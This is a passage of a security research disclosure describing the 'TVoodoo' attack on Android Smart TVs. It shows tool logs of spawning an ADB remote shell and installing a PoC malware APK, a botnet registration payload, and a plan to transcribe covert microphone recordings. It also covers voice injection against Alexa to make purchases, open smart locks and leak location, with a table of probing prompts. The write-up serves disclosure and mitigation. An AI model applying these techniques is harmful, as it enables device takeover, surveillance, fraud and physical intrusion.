
[*] Enabling Unknown Source
[*] Reset position on screen
[*] Selecting Network
[*] Setting wifi SSID
[*] Waiting for remote shell
[+] IP: 192.168.43.216
[+] Outta the way nerd
[*] Waiting ADB Connection
[*] Waiting ADB Connection
[*] Waiting ADB Connection
[*] Waiting ADB Connection
[*] Waiting ADB Connection
[*] Waiting ADB Connection
[*] Waiting ADB Connection
[*] Waiting ADB Connection
[*] Waiting ADB Connection
[*] Waiting ADB Connection
[*] Waiting ADB Connection
[*] Waiting ADB Connection
[*] Waiting ADB Connection
[*] Waiting ADB Connection
[*] Waiting ADB Connection
[*] Accepting RSA key
[*] Spawning remote shell
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc) context=u:r:shell:s0


> *[*] Opening browser on TV*
> *Starting: Intent { act=android.intent.action.VIEW*
> *dat=https://haveibeenpwned.com/... }*
> *[*] Uploading Malware...*
> *app-debug.apk: 1 file pushed. 1.0 MB/s (5755069 bytes in 5.537s)*
> *[*] Installing Malware...*
> *Success*
> *[*] Running Malware...*
> *Starting: Intent { cmp=androidtv.poc/.MainActivity }*
>
> *real 1m58.530s*
> *user 0m1.549s*
> *sys 0m1.250s*

In under 2 minutes it was possible to **install a malware on the Android TV**. The TV has been tricked into lowering down its defences allowing the attacker to get full access.

Two minutes of unattended TV, and the game is on.

All these operations are automated, including the RSA fingerprint request that is prompted as soon as the TV receives a connection from a client over ADB:





Scenario 4: Enhanced Tvoodoo attack

We can do better than this.

The Sony Bravia came with the bluetooth enabled by default. This allows the attacker to spoof his device as a bluetooth keyboard and to initiate the pairing with the TV.

The pairing needs confirmation from both sides (TV and attacker's device): the confirmation on the TV side can be done via the infrared transport as we did before, by sending the OK button to finalise the pairing.

From now on, the remote control simulation is not needed anymore, the procedure described in the scenario 3 can be done via bluetooth keyboard.

PRO:

- No need to keep the attacker's device in front of the TV
- Moving through the menu is much faster via bluetooth than it is via infrared

. . .

5. The malware PoC

The APP installed at the end of the attack, mentioned as malware just above, it is a PoC that asks for the following permissions:

- **Microphone**: it can take over the microphone and record any conversation
- **Speaker**: would not be funny to share the same music playlist with the owner of the TV?
- **Location**: oh look, a palantir!

It also has:

- **Network data exfiltration**: to send communication to Internet or to the Intranet
- **Boot Persistence**: after all this effort, certainly we don't want to lose our backdoor after a reboot

The purpose of this experiment focuses on what could be the real impact of installing an APP with similar malware-capabilities. The APP/Malware might be a common backdoor, a keylogger, a cryptocurrency miner or something else.

But we went down to another path.

. . .

6. Lateral Movements, Rogue and more

When it comes to hack and infect, the rules of the game are simple and clear:

- persist
- hide yourself
- steal information

6.1. Mining

Nowadays mining is a hot topic.

The initial malware already installed could install other malicious tools like a cryptocurrency miner. Unfortunately, in this particular case of study, the CPU performance is extremely low when it comes to mining. Therefore we will skip any further investigation falling on this out-of-topic scenario.

6.2. Pivoting and Botnet

An infected Smart TV could be used as a pivot host to attack the local network. Typically a lateral movement involves the search for other targets in order to spread the infection: the attacker's goal is often oriented to obtain more access and information across the entire network. Furthermore, a success in a lateral

movement increases the possibility for the attacker to persist within the network for a longer time.

The Smart TV might also be used as a zombie host linked to a C&C botnet. The malware used as proof-of-concept has been designed for this purpose: it "zombifies" the Smart TV and communicates to the master node of the botnet via POST request sending a set of data.

Example: Content of the HTTP POST: /apiv1/register

```
{
        "uiud" : "8309128310923"                    // str
        "lat" : "48.067222"                         // str
        "lon" : "12.863611"                         // str
        "cpu" : "CPU MODEL"                         // str
        "arch" : "arm64-v8a"                        // str
        "ram" : "2"                                 // str
        "gmail_account": "email@youknowwho.com "    // str

}
```

Based on the data sent to the master node, the attacker could start to model and organise what is needed to continue a much deeper attack.

6.3. AWS Transcribe

One of the permissions granted to the malware involves the **microphone**: it is possible to listen to any conversation in the room and send the audio content to the botnet master node. Here the attacker could listen to the audio looking for a particular content, such as personal information regarding people, or business information such as agreements, contracts

and partners.


(Currently, the Sony Bravia doesn't have an embedded microphone, you either have to use the remote control as microphone or install a USB Device)


But, thinking of having thousands of infected Smart TV's, the manual approach described above does not scale.

AWS offers a service, named **Transcribe,** that is capable to convert audio to text and that might automate and solve the "scalability" problem.

Transcribe works in this way: the attacker uploads the files into a S3 Bucket and then he runs transcribe against the audio file targeted, getting back in return the speech-to-text conversion.

At this point, the attacker can easily start to index and classify the various targets. Having such amount of audio converted into text, solves the first part of the scalability approach the attacker is looking for, but still, he has to go through a huge amount of words to find something interesting.






The attacker now that has everything translated into a textual form, he can proceed by adding some trigger whenever a keyword will be matched:

E.g. of keywords

> *["NDA", "Username", "Contract", "Patent", "Password", "**Alexa**"]*

For now let us not focus on the topic of industrial espionage and let's pretend that the attacker wants to filter out only those Smart TVs that recorded the word Alexa.



A trigger on **Alexa** could mean nothing and turn out to be totally insignificant, but it could also mean that Amazon Echo is in the same room as the TV is in.

And certainly, it's an unconventional way to proceed with a **Lateral Movement relying on AWS products and services.**

6.4. Amazon Echo


6.4.1. Buy me {{ item }} plz


Let's the **fun**nel begin.

Out of 10,000 Infected TVs, the attacker is able to extract a subgroup of 1,000 TV related to the Alexa word. Out of those 1,000, there might be a further subgroup of TV's that have an Amazon Echo nearby. Out of those 1,000 TVs, 100 have Amazon Echo already set to buy stuff from the Internet.

If that is the case, considering that the attacker's malware has also the permission to interact with the speaker, it might be possible to inject a simple audio asking Alexa to:

- Change the delivery address
- Buy expensive items





The attacker is now able to buy anything on behalf of the legit user.

6.4.2. Amazon Key (Smart Lock)

A brief recap to see what we have left behind.

We've talked about the network interactions, the speaker and microphone capabilities and we went through a couple of scenarios discussing on what the attacker could do.

Resuming the POST request from 6.2, it might be promising to build the last scenario.

```
{
        "uiud" : "8309128310923"                    // str
        "lat" : "48.067222"                         // str
        "lon" : "12.863611"                         // str
        "cpu" : "CPU MODEL"                         // str
        "arch" : "arm64-v8a"                        // str
        "ram" : "2"                                 // str
        "gmail_account": "email@youknowwho.com "    // str

}
```


The attacker also knows some other important information about the target:

> "lat" : "48.067222"

> “lon” : “12.863611”
> “gmail_account”: “email@youknowwho.com “

Cross mixing these two values, OSINT on one side and geolocation on the other, the attacker might potentially identify the exact position of any infected TV.

By extending this, the attacker knows also the position of the physical building where the TV is.



And now, what if “Amazon Key” or any other so-called ‘Smart Lock’ has been configured to interact with Amazon Echo?

The attacker, at this point, could make a lethal move by playing the following sentence through the speaker on the TV:

“Alexa, open the front door”

Starting with a remote control, the attacker ended up having

physical access to a building.

6.4.3. Location, location, location

Geolocation on these kind of devices might be tricky and unreliable, hence their lack of:

- GPS
- SIM Card

The attacker wants to know what is the location of that goose that lays the golden egg of an Android TV, that teams up with Alexa and Amazon keys.

And here, Alexa comes to the rescue. Amazon Echo by default is on "*ain't no snitch*", it doesn't lookup for personal information, so doesn't reveal private data, but it can be tricked somehow to leak its position. Let's see how an attacker can play audio through the TV to **waterboard Alexa:**

Question	Answer	Notes
Alexa, where am I?	**You are on 313, Paper Street in Mayhem, Murica**	**Jackpot leak**. Doesn't always work as expected
	Alternatives	
Alexa, what is my address?	That's not supported yet	N/A
Alexa, I need to find my address	I can't lookup your personal information yet	N/A
Alexa, what is your current location?	I'm right here	Clever girl
Alexa, what is the delivery address?	I'm not sure	N/A
Alexa, what state are you in?	**ZIP Code 31300 is located in Mayhem**	Leak

Alexa, what is the weather?	Currently, in **Mayhem** the weather is [..]	Leak
Alexa, how long it takes to reach the station?	Sorry, I don't know that	N/A
Alexa, what are the directions to the closest Starbucks?	**0.5 km** away on **Paper Street** in **Mayhem**	Leak

. . .

7. Mitigation measures

By default, the Smart TV analysed has a PIN as protection. Unfortunately, it doesn't stop you from messing with the configuration because it's meant to be a Parental Control for underage audience and nothing more than that.

Two suggested approaches for mitigation of the described attacks:

- Add a protection in the Android TV OS to sensitive areas as 'Settings' and 'Developer Mode'. The TV could prompt for a PIN to access restricted areas
- Add a 4 digits captcha on the TV screen, so even if the attacker knows the PIN and he's able to put in the digits on behalf of the legit user, it will be unable to go any further.

. . .

8. Further/Future developments

8.1. TVoodoo App

We have started cloning a remote control into a smartphone. Then, we have moved — from the laptop to the PC — the "orchestration" of the attack, first by recording the taps and converting the into coordinates, then replaying these coordinates through the smartphone.
At this point, it's possible to create an Android APP that is capable to fire the attack autonomously.

8.2. Payload Store

Making converge the attack to use a single app, it also opens to the possibility to create a community website that collects the payloads for various TV brands. As noticed since now, the payload varies in function of this tuple:

Vendor | Model | Version number

For example, different versions of Sony Bravia have a slight variation of the Menu items.

8.3. Drone

Another scenario that requires an additional effort involves Raspberry and Drones. The idea is to build a drone with a Raspberry with the following modules/dongles:

- Wireless dongle (To spawn the hotspot)
- IRDA dongle (To communicate with the TV)

- UMTS slot (To drive the drone from Internet)
- Camera (To see what the drone sees)
- Bluetooth

8.4. Lateral movement via Infrared camera

An additional scenario may involve the use/abuse of an Infrared camera, where the attacker is able to upload a custom firmware to get in control of the infrared beams on the camera. Then the camera will be potentially used as pivot that targets the Android TV, in order to jump from a separate surveillance network into the target network.

9. Conclusion

TVoodoo Attack uses the infrared channel to perform an attack targeting Android Smart TVs. It has been shown that it is possible and easy to take over the Android Smart TV.

The description of this attack focused on a worst case scenario, with a compromission path that ended up in a persistent backdoor installed on the smart TV.

Other collateral scenarios showed the lateral movement targeting other devices behind the TV, where the TV is used as Pivot, targeting for example Amazon Echo and potentially obtaining physical access to a building.

The main purpose of the paper, tech disclosure apart, focuses on raising awareness on these three topics:

- Smart devices are not smart, but you wouldn't buy something called a Dumb device.
- Unprotected Smart TV should be considered as an "unattended computer with root privileges".

Hacking isn't everything: it's the only thing.

Disclosure to Google (2018)

Google (Sony' software supplier for Sony Bravia) has been contacted on June the 26th.

June 26th: First report to Google Android Security Team

July 6th: ping for updates

July 11th: ping for updates (2)

July 16th: Google replied 'Won't Fix (Intended Behavior)

Disclosure to Sony (2018)

Sep 30th: First contact via hackerone

Oct 11th: ping for updates

Oct 24th: Update from Sony: still investigating

Nov 5th: Won't fix

Thanks to:

Salvatore La Fiura: Apk support, valuable partner to evaluate the android PoC

Raffaele Mazzitelli: Process security reviewer, important contributor

Hussein Faraj: AWS Transcribe PoC

Marielle Wijnands: Document Editor

Gerardo Di Giacomo: always there

Gaetan van Diemen (Threat Fabric): they might have a mitigation/solution for this attack

Android Hacking Infrared Smart Tv Google